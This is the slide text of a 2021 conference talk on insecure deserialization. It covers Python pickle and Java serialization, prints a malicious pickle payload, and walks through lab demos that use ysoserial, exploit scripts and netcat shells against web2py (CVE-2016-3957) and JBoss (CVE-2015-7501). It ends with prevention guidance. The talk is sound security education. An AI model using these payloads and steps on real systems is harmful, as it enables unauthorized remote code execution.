CYBERSEC 2021 臺灣資安大會 | ORGANIZED BY iThome

TRUST: redefined

Brief Analysis of Insecure Deserialization

with Real World CVEs

Peter Chi
chiwp@tw.ibm.com

MAY 4-6 臺北南港展覽二館

About Me

- IBM CDL Software Engineer
- Columbia Univ. Master of Science
  - Computer Security Track
- OSCP / OSCE / eWPT / eWPTX
- Security Enthusiast

- Contact information:
  - Email - chiwp@tw.ibm.com
  - LinkedIn - https://www.linkedin.com/in/chiwp

Disclaimer of Liability

- The information contained in this presentation and the information presented by the presenter in the live session is for education purpose only, and should not be used in any way against government laws & regulations and IBM's best interests.
- The responsibility of the misuse of the techniques and methods taught in this session should be taken solely by the perpetrator. IBM Taiwan and the presenter do not hold any liability if the participants misuse the information against the law and inflicts damages.
- Tools, techniques, exploitation methods, and any other potentially harmful maneuver should NOT be conducted without agreement from the service/application owner. If you are not sure, consult with a subject matter expert. The responsibilities of violating government law & regulations or any other applicable laws and rules should be taken solely by the violator.

Agenda

- What is Deserialization?
- Deserialization with Python
- Deserialization with Java
- Prevention of Insecure Deserialization
- Q&A
- Reference

CYBERSEC 2021
臺灣資安大會
ORGANIZED BY iThome


TRUST: redefined

What is Deserialization?


MAY 4-6 臺北南港展覽二館

Concepts of Serialization / Deserialization (1/2)

- Serialization is the process of translating a data structure or object state into a format that can be stored or transmitted and reconstructed later.
- When the resulting series of bits is reread according to the serialization format, it can be used to create a semantically identical clone of the original object. (Deserialization extracts a data structure from a series of bytes.)



Concepts of Serialization / Deserialization (2/2)



CYBERSEC 2021 臺灣資安大會 | ORGANIZED BY iThome

TRUST: redefined

Deserialization with Python

MAY 4-6 臺北南港展覽二館

Serialization/Deserialization with Python (1/3)

- Python has many modules including pickle, yaml and json provide serialization objects.

> **Warning:** The `pickle` module **is not secure**. Only unpickle data you trust.
>
> It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.
>
> Consider signing data with `hmac` if you need to ensure that it has not been tampered with.
>
> Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

- JSON, by default, can only represent a subset of the Python built-in types, and no custom classes; pickle can represent an extremely large number of Python types.
- Unlike pickle, deserializing untrusted JSON does not in itself create an arbitrary code execution vulnerability.

Serialization/Deserialization with Python (2/3)

- Pickle module provides the following functions for serialization / deserialization:

Dump	Write serialized object to open file
Load	Convert bytes stream to object again
Dumps	Return serialized object as string
Loads	Return deserialization process as string

```
import pickle

def serialization(targetObj, filename):
    output = open(filename, "w")
    pickle.dump(targetObj, output)

def deserialization(filename):
    input = open(filename, "r")
    return pickle.load(input)


MyObj = {
          'msg':("Welcome to My Demo 2021"),
          'date': [2021,05,06]
        }

serialization(MyObj, 'serialData')

print(deserialization('serialData'))
```

Serialization/Deserialization with Python (3/3)

- Pickle is a stack language which means pickle instructions are push data onto the stack or pop data out of the stack and it operates like stack.
- Python calls __reduce__() on objects it doesn't know how to pickle.

```
(dp0
S'msg'
p1
S'Welcome to My Demo 2021'
p2
sS'date'
p3
(lp4
I2021
aI5
aI6
as.
```

Normal Serializable Data

```
cos
system
(S'gnome-calculator'
tR.
```

Malicious Data

Quick Demo (Local Scenario)

Prereq:

- Python (I'm using 2.7.17)

Steps:

- Create a simple serializable object
  - python serial.py
- xxd serialData
- Comment out serialization function & read malicious Data
  - python serial.py (serialization comment out)

Quick Demo (Client-Server Scenario)

Prereq:

- Python (I'm using 2.7.17)
- Ubuntu as Server
- Kali as Client (attacking machine)

Steps:

- Start the vulnerable server
  - python VulnServ.py
- Run malicious client to send serialized data
  - python exploit.py
- Netcat to connect to the open command shell
  - nc 10.0.2.10 9527

CVE-2016-3954/CVE-2016-3957

Prereq:

- Python (I'm using 2.7.17)
- web2py < 2.14.2 (I'm using 2.13.3)

Steps:

- Start the web2py server
  - python web2py.py --ip 0.0.0.0
- Browse to see the web2py web console
  - http://10.0.2.10:8000
  - http://10.0.2.10:8000/examples/simple_examples/status
- Run the deserialization exploit
  - python cookie_exploit.py
  - Paste the generated value to cookie (session_data_examples)
  - nc -nv 10.0.2.10 8888

CYBERSEC 2021 臺灣資安大會 | ORGANIZED BY iThome

TRUST: redefined

Deserialization with Java

MAY 4-6 臺北南港展覽二館

Serialization/Deserialization with Java (1/2)

- Java uses writeObject() method of ObjectInputStream class to serialize an object & uses readObject() method of ObjectOutputStream to deserialize a serialized data back to object.

ObjectOutputStream	ObjectInputStream
writeObject: The method writeObject is used to write an object to the stream	readObject: Read an object from the ObjectInputStream

- readObject() it is the vulnerable method that could lead to insecure deserialization, because it takes serialized data without any blacklisting.

Serialization/Deserialization with Java (2/2)


```java
import java.io.*;

public class Serial
{
    public static void main(String[] args)
    {
        String event = "CyberSec Taiwan 2021";
        String filename = "file.bin";

        try
        {
            FileOutputStream file  = new FileOutputStream(filename);
            ObjectOutputStream out = new ObjectOutputStream(file);

            // Serialization of the "event" (String) object
            // Will be written to "file.bin"

            out.writeObject(event);

            out.close();
            file.close();
        }
        catch(Exception e)
        {
            System.out.println("Exception: " + e.toString());
        }
    }
}
```

Serialize

- Data starts with the binary "AC ED" means serialized data. (All serialized data will start with this value.)
- Serialization protocol version "00 05".
- A string identified by "74".
- Followed by the length of the string "00 14" (which is 20 in decimal).
- Then, the content of string.

- Base64: rO0AB <=> Raw: 0xac, 0xed, 0x00, 0x05

```
peter@peter-VirtualBox:~/Desktop/Sharing/2021 CyberSec Taiwan/Java/Basic$ xxd file.bin
00000000: aced 0005 7400 1443 7962 6572 5365 6320  ....t..CyberSec
00000010: 5461 6977 616e 2032 3032 31              Taiwan 2021
```

Quick Demo (Simple Log)

Prereq:

- JDK (I'm using openjdk 11.0.8)

Steps:

- Check the vulnerable Log class
  - VulnLog.java
- Check Utils.java & CustomSerialFile.java
- Create a serialized data
  - java CustomSerialFile
  - xxd Demo.ser
- Run the deserialization
  - java VulnDeserial
- Upload the file we crafted!

Quick Demo (with Vuln Library)

Prereq:

- JDK (I'm using openjdk 11.0.8)
- commons-collections-3.2.1

Steps:

- Check the modified vulnerable Log class
  - VulnLog.java
- Create a serialized data
  - java -jar ysoserial.jar CommonsCollections5 gnome-calculator > Demo.ser
  - xxd Demo.ser
- Run the deserialization
  - java VulnDeserial -cp .
- Arbitrary code execution!

CVE-2015-7501

Prereq:

- Jboss <= 6.x (I'm using jboss-5.0.1.GA)
- ysoserial (I'm using ysoserial-master-6eca5bc740.jar)

Steps:

- Start the JBOSS server
  - sudo /usr/local/jboss/501/jboss-5.0.1.GA/bin/run.sh -b 0.0.0.0
- Browse to see the JBOSS web console
  - http://10.0.2.10:8080/
- Run the deserialization exploit
  - python jboss.py 10.0.2.10:8080 "touch /root/CyberSec2021" --ysoserial-path ./ysoserial-master-6eca5bc740.jar
- Arbitrary code execution!

CYBERSEC 2021
臺灣資安大會
ORGANIZED BY iThome

TRUST: redefined

Prevention of Insecure Deserialization

MAY 4-6 臺北南港展覽二館

Prevention of Insecure Deserialization

- Never deserialize untrusted data (user controllable data).
- Using Alternative Data Formats if possible.
  By using a pure data format like JSON or XML, we can lessen the chance of custom deserialization logic being abused and leads to an attack.
- Only deserialize Signed Data.
  Application should include signing data as part of the serialization process, and then refuse to deserialize data which don't have an authenticated signature.
  (Ex: Using HMAC on serialized data to prevent it from being tampered.)
- Keep your eyes on the News. (Upgrade vulnerable library, services, framework, etc.)

CYBERSEC 2021
臺灣資安大會
ORGANIZED BY iThome

TRUST:
redefined

Q&A

MAY 4-6 臺北南港展覽二館

Reference (1/2)

- Wikipedia - Serialization
  - https://en.wikipedia.org/wiki/Serialization
- Deserialization vulnerability By Abdelazim Mohammed(@intx0x80)
  - https://www.exploit-db.com/docs/english/44756-deserialization-vulnerability.pdf
- Deserialization, what could go wrong?
  - https://insomniasec.com/cdn-assets/Deserialization_-__What_Could_Go_Wrong.pdf
- pickle — Python object serialization
  - https://docs.python.org/3/library/pickle.html
- Nytro Security - Understanding Java deserialization
  - https://nytrosecurity.com/2018/05/30/understanding-java-deserialization/

Reference (2/2)

- CVEDetails : CVE-2016-3957
  - https://www.cvedetails.com/cve/CVE-2016-3957/
- Devcore - WEB2PY 反序列化的安全問題－CVE-2016-3957
  - https://devco.re/blog/2017/01/03/web2py-unserialize-code-execution-CVE-2016-3957/
- CVEDetails : CVE-2015-7501
  - https://www.cvedetails.com/cve/CVE-2015-7501/
- Github – swisskyrepo / PayloadsAllTheThings
  - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/CVE%20Exploits/JBoss%20CVE-2015-7501.py
- OWASP - Deserialization Cheat Sheet
  - https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html